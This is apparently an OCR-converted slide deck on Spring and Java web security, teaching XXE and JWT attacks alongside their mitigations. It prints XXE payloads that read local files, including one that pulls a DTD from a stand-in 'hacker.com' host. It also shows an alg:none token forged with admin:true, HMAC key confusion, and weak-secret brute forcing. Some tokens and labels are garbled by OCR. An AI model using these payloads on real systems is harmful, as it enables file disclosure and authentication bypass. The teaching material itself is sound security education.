@ResponseStatus(HttpStatus.CREATED)
```


```
fun newBlogEntry(@RequestBody blog: BlogEntry) =  
    blogRepository.save(blog)
```

```
curl -i -XPOST -d '{ "title": "JavaDay" .....}'
```



```
201/Created
```

```
curl -i -XPOST -H "Content-Type: application/xml" -d '{ "title": "JavaDay" .....}'
```




```
{  
    "status" : 400,  
    "error" : "Bad Request",  
    "message" : "JSON parse error: Unexpected character '{' (code 123) in prolog; expected  
    '<'\n at [row,col {unknown-source}]: [1,1]; nested exception is com.fasterxml.jackson.core.JsonParseException:  
    Unexpected character '{' (code 123) in prolog; expected '<'\n at [row,col {unknown-source}]: [1,1]"  
}
```


```
o → curl -i -XPOST -H "Content-Type: application/xml" -d
  '<blogEntry>
    <title>test2</title>
    <author>test</author><contents>test</contents>
  </blogEntry>'
```

```
http://localhost:8083/blogs/
HTTP/1.1 201
Content-Type: application/json; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 24 Oct 2017 01:53:25 GMT
```

```
{
  "title" : "test2",
  "publishDate" : "2017-10-24",
  "author" : "test",
  "contents" : "test"
}
```



- Jackson dependency for both XML and JSON on classpath
- Spring detects both and accepts both
  - **application/xml**
  - **application/json**
- Question is can we exploit this?



# Parameter entities


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
    <!ENTITY file SYSTEM "file:///c:/windows-version.txt">
    <!ENTITY start "<![CDATA[ ">
    <!ENTITY end "]]>">
    <!ENTITY all &start;&file;&end;
]>
&all;
```



# Parameter entities can insert new entities

```
<!DOCTYPE data [  
    <!ENTITY % paramEntity "<!ENTITY js 'Joe Smith'>">  
    %paramEntity;  
>  
<data>&js;</data>
```

```
<!DOCTYPE data [  
    <!ENTITY % file SYSTEM "file:///c:/windows-version.txt">  
    <!ENTITY % start "<![CDATA[ ">  
    <!ENTITY % end " ]]>">  
    <!ENTITY % all "<!ENTITY showFile '%start;%file;%end; '>">  
%all;  
]>  
<data>&showFile;</data>
```



# Include extra DTD

test.dtd

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY showFile '%start;%file;%end;' >">
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
    <!ENTITY % file SYSTEM "file:///c:/windows-version.txt">
    <!ENTITY % start "<![CDATA[%">
    <!ENTITY % end "%]]>">
    <!ENTITY % testdtd SYSTEM "http://hacker.com/test.dtd">
    %testdtd;
    %all;
]>
<...>&showFile;</...>
```

# Fun with includes

- With the option to include external entities, you can for example:

```
<!DOCTYPE user [  
  <!ENTITY ping SYSTEM 'http://me.com/'>  
]>  
<user>&ping;</user>
```

# Exercises

The screenshot shows the WebGoat exercise interface. On the left, a sidebar menu lists various security flaws: Introduction, General, Injection Flaws (SQL Injection (advanced), SQL Injection, SQL Injection (mitigation)), XXE (which is highlighted in red), Authentication Flaws, Cross-Site Scripting (XSS), Access Control Flaws, Insecure Communication, Insecure Deserialization, Request Forgeries, Vulnerable Components - A9, and Client side. The main content area is titled "XXE". It features a "Reset lesson" button and a navigation bar with numbered steps (1 through 8) and a right-pointing arrow. Below this is a section titled "Concept" with the text: "This lesson teaches how to perform a XML External Entity attack is and how it can be abused and protected against." Under "Goals", there is a bulleted list:

- The user should have basic knowledge of XML
- The user will understand how XML parsers work
- The user will learn to perform a XXE attack and how to protect against it.

On the far right of the top bar are four circular icons: a user profile, a chart, an information symbol, and an envelope.

# Mitigations



- Validation
- Instruct parsers not to allow external DTD

# Java

```
XMLInputFactory xif = XMLInputFactory.newInstance();
xif.setProperty(SUPPORT_DTD, false);
```

```
XMLInputFactory xif = XMLInputFactory.newInstance();
xif.setProperty(IS_SUPPORTING_EXTERNAL_ENTITIES, false);
xif.setProperty(SUPPORT_DTD, true);
```





## LEARN THE HACK - STOP THE ATTACK

WebGoat is a deliberately insecure application that allows interested developers just like you to test vulnerabilities commonly found in Java-based applications that use common and popular open source components.

 Download standalone

 Run using Docker


### LEARN IN 3 STEPS





# JSON Web Tokens (JWT)

# 7. JWT



**Header**

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleH  
AiOjE0MTY0NzE5MzQsInVzZXJfbmFtZSI6InVzZXIiL  
CJzY29wZSI6WyJyZWFrIiwid3JpdGUiXSwiYXV0aG9y  
aXRpZXMiolsiUk9MRV9BRE1JTiIsIlJPTEVfVVNFUiJ  
dLCJqdGkiOiI5YmM5MmE0NC0wYjFhLTRjNWUtYmU3MC  
1kYTUyMDc1YjlhODQiLCJjbGllbnRfaWQiOjteS1jb  
GllbnQtd2l0aC1zZWNyZXQifQ.AZCTD\_fiCcnrQR5X7  
rJBQ5r0-2Qedc5\_3qJJf-ZCvVY


**Claims**


**Signature**

# Stop using JWT for sessions, part 2

A handy dandy (and slightly sarcastic) flowchart about why your "solution" doesn't work

I think I can make JWT work for sessions by...





# Base64 != secret

ALGORITHM HS256

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvvaG4gRG91IiwiYWRtaW4iOmZhbHNlfQ.uI_rNanTsZ_wFa1VnICzq2txKeYPArda5QLdVeQYFGI
```

Decoded EDIT THE PAYLOAD AND SECRET (ONLY HS256 SUPPORTED)

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "admin": false  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  secret  
)  secret base64 encoded
```

# Validate what you are parsing

```
try {  
    Jwt jwt = Jwts.parser().setSigningKey(JWT_PASSWORD).parse(accessToken);  
    Claims claims = (Claims) jwt.getBody();  
    String user = (String) claims.get("user");  
    boolean isAdmin = Boolean.valueOf((String) claims.get("admin"));  
    if (isAdmin) {  
        ...  
    } else {  
    } catch (JwtException e) {  
        //don't trust the JWT!  
    }  
}
```

Encoded PASTE A TOKEN HERE

eyJhbGciOiJub25lIiwidHlwIjoiSldUIIn0.eyJzd  
WIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvG4gRG  
9lIiwiYWRtaW4iOnRydWV9.|

Decoded EDIT THE PAYLOAD AND SECRET (ONLY FOR DECODE)

HEADER: ALGORITHM & TOKEN TYPE

```
{  
    "alg": "none",  
    "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
    "sub": "1234567890",  
    "name": "John Doe",  
    "admin": true  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
    base64UrlEncode(header) + "." +  
    base64UrlEncode(payload),  
    secret
```

```
var token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpvag4gRG9lIiwiwF0IjoxNTE2MjM5MDIyfQ.NFvYpuwbF6YWbPyaNAGEPw9wbhiQSovvSrD89B8K7Ng";
Jwts.parser().setSigningKey("test").parseClaimsJws(token);
```


```
var token = "eyJhbGciOiJub25lIiwidHlwIjois1dUIn0.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpvag4gRG9lIiwiwF0IjoxNTE2MjM5MDIyfQ.NFvYpuwbF6YWbPyaNAGEPw9wbhiQSovvSrD89B8K7Ng";
Jwts.parser().setSigningKey("test").parseClaimsJws(token);
```

**io.jsonwebtoken.MalformedJwtException: JWT string has a digest/signature, but the header does not reference a valid signature algorithm.**

```
var token =
"eyJhbGciOiJub25lIiwidHlwIjois1dUIn0.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpvag4gRG9lIiwiwF0IjoxNTE2MjM5MDIyfQ.";
Jwts.parser().setSigningKey("test").parseClaimsJws(token);
```

**io.jsonwebtoken.UnsupportedJwtException: Unsigned Claims JWTs are not supported.**

```
var token =  
"eyJhbGciOiJub25lIiwidHlwIjoiSldUIIn0.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpv  
aG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.";  
Jwts.parser().setSigningKey("test").parse(token);
```



```
try {  
    Jwt jwt = Jwts.parser().setSigningKey(JWT_PASSWORD).parseClaimsJws(accessToken);  
    Claims claims = (Claims) jwt.getBody();  
    String user = (String) claims.get("user");  
    boolean isAdmin = Boolean.valueOf((String) claims.get("admin"));  
    if (isAdmin) {  
        ...  
    } else {  
    } catch (JwtException e) {  
        throw new InvalidTokenException(...)  
    }  
}
```



```
try {  
    Jwt jwt = Jwts.parser().setSigningKey(JWT_PASSWORD).parse(accessToken);  
    Claims claims = (Claims) jwt.getBody();  
    String user = (String) claims.get("user");  
    boolean isAdmin = Boolean.valueOf((String) claims.get("admin"));  
    if (isAdmin) {  
        ...  
    } else {  
    } catch (JwtException e) {  
        throw new InvalidTokenException(...)  
    }  
}
```



# How did this happen?

RFC 7515 section 4.1.1:

**“This Header Parameter **MUST** be present and **MUST** be understood and processed by implementations.”**

- Algorithm choice by attacker
- **Better:** pass algorithm explicitly to verify function

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "RS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA


```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "admin": true  
}|
```

VERIFY SIGNATURE

```
RSASHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),
```



Change token & sign with HMAC(publicKey)



HEADER: ALGORITHM & TOKEN TYPE


```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "admin": true  
}|
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),
```



# Weak keys

- Use appropriate key lengths for the different algorithms
- AES 128 → 128 bits
- RSA → 1024 / **2048**
- So HMAC-256 → ... bits key

### 3.2. HMAC with SHA-2 Functions

A key of the same size as the hash output (for instance, 256 bits for "HS256") or larger **MUST** be used with this algorithm. (This requirement is based on Section 5.3.4 (Security Effect of the HMAC Key) of NIST SP 800-117 [NIST.800-107], which states that the effective security strength is the minimum of the security strength of the key and two times the size of the internal hash value.)

# Weak keys

ALGORITHM HS256

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.5mhBHqs5_DTLdIND9p5m7ZJ6XD0Xc55kIaCRY5r6HRA
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "iat": 1516239022  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  test  
) □ secret base64 encoded
```

Weak secret!

# JWT (JSON Web Token) Support #1057

Closed

ratzrattillo opened this issue on Feb 13, 2017 · 13 comments



ratzrattillo commented on Feb 13, 2017 • edited

+ 😄 ...

JSON Web Tokens (JWTs) are an emerging technology in Authorizing users in the web.

The Format of these Authorization Token is defined here: <https://jwt.io/>

The algorithm used to create a token is most of the time HMAC-SHA256 (HS256).

Hashcat actually already provides functionality to crack HMAC-SHA256, but with a character limitation of the plaintext (50 characters) JSON Web Tokens tend to be much longer though. The example on <https://jwt.io/> has a plaintext-length of 105 characters.

## jwt-cracker

Simple HS256 JWT token brute force cracker

[View the Project on GitHub](#)

lammamino/jwt-cracker

## jwt-cracker

Simple HS256 JWT token brute force cracker.

Effective only to crack JWT tokens with weak secrets. **Recom**  
Use strong long secrets or RS256 tokens.

### Install

With npm:

```
npm install --global jwt-cracker
```

### Usage

From command line:

```
